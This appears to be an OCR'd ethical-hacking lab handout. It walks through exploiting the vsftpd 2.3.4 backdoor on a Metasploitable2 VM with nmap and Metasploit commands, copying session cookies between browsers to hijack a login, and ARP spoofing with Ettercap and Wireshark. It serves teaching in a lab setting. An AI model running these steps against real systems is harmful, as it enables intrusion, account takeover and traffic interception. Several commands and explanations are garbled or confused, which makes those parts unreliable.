How to use remote machine [Metasploit-able 2] from local host kali linux machine?

Sol:-

In order to perform remote machine access from our kali Linux machine one need to prepare a virtual lab of following tools.


- The VMWare Software
  - http://apps.eng.wayne.edu/MPStudents/Dreamspark.aspx

- The Kali Linux, Penetration Testing Distribution
  - https://www.kali.org/downloads/


- Metasploitable2: Vulnerable Linux Platform
  http://sourceforge.net/projects/metasploitable/files/Metasploitable2

  After preparation of lab need to follow following steps.


1. On VMware software and on your Metasploit-able and kali Linux machine.



2. Now metasploitable2 is the target [Remote] machine and kali Linux is the attacker machine.
3. Use ifconfig command at metasploitable2 machine to know it IP address.




4. Now check IP address of Kali Linux machine using ifconfig command.




5. So, we found that remote machine IP address is= 192.168.91.129
   And Kali Linux machine's IP address id= 192.168.91.128

6. Now to know about the vulnerabilities of target machine we should use nmap tool for scanning the protocols and other details of target machine so that we can hack the target machine using founded vulnerabilities.
   Msf6>nmap -sV 192.168.91.129 [target machine's IP address]




7. We found a list of vulnerable open ports at remote machine which we can use to get access remote machine so we select one the port from the like i.e. vsftpd 2.3.4
8. But to know about the exploit detail founded in open port we use command like Msf6> search vsftpd 2.3.4
9. We found exploit detail like below.



10 . Now we need to copy the exploit detail from the description and will past it with use command.

Msf6> use exploit/unix/ftp/vsftpd_234_backdoor

Msf6/ exploit/unix/ftp/vsftpd_234_backdoor>




10. Now use msf6> show options
11. You find there is no IP is showing in front of Rhosts detail so we need to assign them an IP address.

12. msf6> set Rhosts 192.168.91.129 [IP address of target machine]

13. msf6> show options this time you found your assigned IP address is showing in front of Rhosts IP address detail.

14. Now we are ready to exploit the remote machine so we use eighter run or exploit command like.
    Msf6> Msf6/ exploit/unix/ftp/vsftpd_234_backdoor>exploit



The session has been created and we successfully exploit the target machine now anything we can access everything from remote machine to our kali Linux machine for example.

When we create a directory on remote machine using following command line instruction: -

$ Cd /   [to switch on root directory]
$ mkdir directory_name
If system not permit then use
$ sudo mkdir directory_name
$ ls   [to show directory list in this we found newly created directory also]

Now to check the same newly created directory on kali linux we follow steps like.

Go to kali Linux
Cd /
Ls [you found the same directory in kali also it mean attack works and can access everything from their local machine.

How to perform session Hijacking ?

Session Hijacking

A cookie with Session is the capability to run a website with particular user credentials. This capability and capacity need to be kept safe to avoid theft. an attacker otherwise impersonates a user and act on their behalf. Such actions will lead to loss of data, and this activity is popularly known as Session Hijacking or cookie hijacking.

WHAT CAN ATTACKERS DO AFTER SUCCESSFUL SESSION HIJACKING?

They will get complete access to your private data and some private information, which is very important not to be shared in public. An attacker can access one's bank details to employee and customer information also. When the attacker only secretes such data, which could not lose you economically without going too deep into one's personal information, it is termed as session hijacking in ethical hacking.

WHAT IS THE DIFFERENCE BETWEEN SESSION HIJACKING AND SESSION SPOOFING?

Session hijacking and session spoofing differ only in the attack timing. Session hijacking usually occurs against a user who is currently logged in and working with an encrypted environment with the intention of economic loss. In session spoofing, attackers use counterfeit tokens of the session to proceed with a new session cookie and copies the original user without his/her consent.

WHAT ARE THE MAIN METHODS OF SESSION HIJACKING AND HOW DO THEY WORK?

To consider how session hijacking works, considering what cookies peek into during the interaction matters the most. First, they are generated and possibly stored in a server to get prepared for a session hijacking attack. Then they are transmitted between a server and a client and back again. Finally, they are stored as client's related use. As such, cookies could be stolen by compromising identity server or client and copying them, or if the server's

algorithm generating cookies are known, the adversary could be predicted what the particular cookie is.

Cookies could also be copied by sniffing in work to observe them in the transit or either by manipulating the network by sending the cookies to an adversary directly using techniques like DNS Cache poisoning. These are some of the session hijacking in ethical hacking. There are some session hijacking tools like cross-site scripting (XSS), session side jacking, and other session hijacking attacks like Session fixation, Brute cookie function, or cookie theft using malware for session hijacking in cybersecurity. Hence, with types of session hijacking and session hijacking attack example, we can understand session hijacking.

Countermeasures

To Avoid session hijacking in cyber-attack and to get the answer to how to prevent session hijacking, the user must follow these mentioned advisories:

- Avoid theft by guessing the cookies through the session. Therefore, cookies should be randomly chosen and must be sufficiently long. This is the best answer to the question whether how to avoid session hijacking because it is quite difficult to stop session hijacking, but we can only try our best to keep ourselves safe by our individual efforts.
- Users must only accept requests due to legitimate interactions in the website, for example, avoiding clicking unnecessary or attractive links.
- While talking about the prevention of session hijacking, the question also arises whether how to mitigate session hijacking. The Twitter token attack will be the perfect example for mitigating attacks. Twitter uses a single cookie called auth_token to validate and identify the user. This cookie is incorporated with a username and password. This approach suffers from 2 weaknesses. These are:
- auth_token do not change with a session to session
- It is not becoming valid when the user logs out

This gives the user to steal cookies with the indefinite hijacking of the user's account. For this defect, the user can use a defence system or session time out IDs and delete them once the session ends.


Steps in session Hijacking

1. Locating a Target.
2. Find an Active Session.
3. Perform Sequence number prediction.
4. Take one of the parties offline.
5. Take over the session and maintain the connection.

Used For

- Personalization
- Tracking Users activities.
- Session management.

Session Hijacking




Procedure to conduct Session hijacking


1. On your web browser.
2. Add cookies editor tools.
3. Now open two separate tabs.
4. Open any type of account in one browser using its ID and Pwd.
5. Now go to cookies editor tool click on export option of cookies tools.
6. Now open another web browser try to open same account, now system ask to input ID and Pwd so click on cookies editor tool and click on import option, here you need to past the previous exported contents.
7. Now refresh the browser and you can see now the same account is open here without login and password.

ARP Poisoning [man in The Middle Attack]


1. Open kali Linux terminal and type command
2. Ettercap -G [for GUI interface]




3. Now click on Sniff option.
4. Now select Unified Sniffing and select eth0 for connection with target machine.




5. Click ok now sniffing process will get start



6. Now Scan for host option.
7. System will provide list of available and scanned hosts. Which one can see after clicking on Hosts List option.



8. In the above list you have to assign IP address of target machine to tartget1 and router machine to target 2 options. To know about IP address of target machine one has to use ipconfig command on window command shell.
9. Now select MITM option from Ettercap GUI and Click on APR Spoof .
10. Now open Wireshark terminal from kali Linux file menu -> sniffing& spoofing→ Wireshark.



Now click on interface all the activities and information of target machine will start to capture.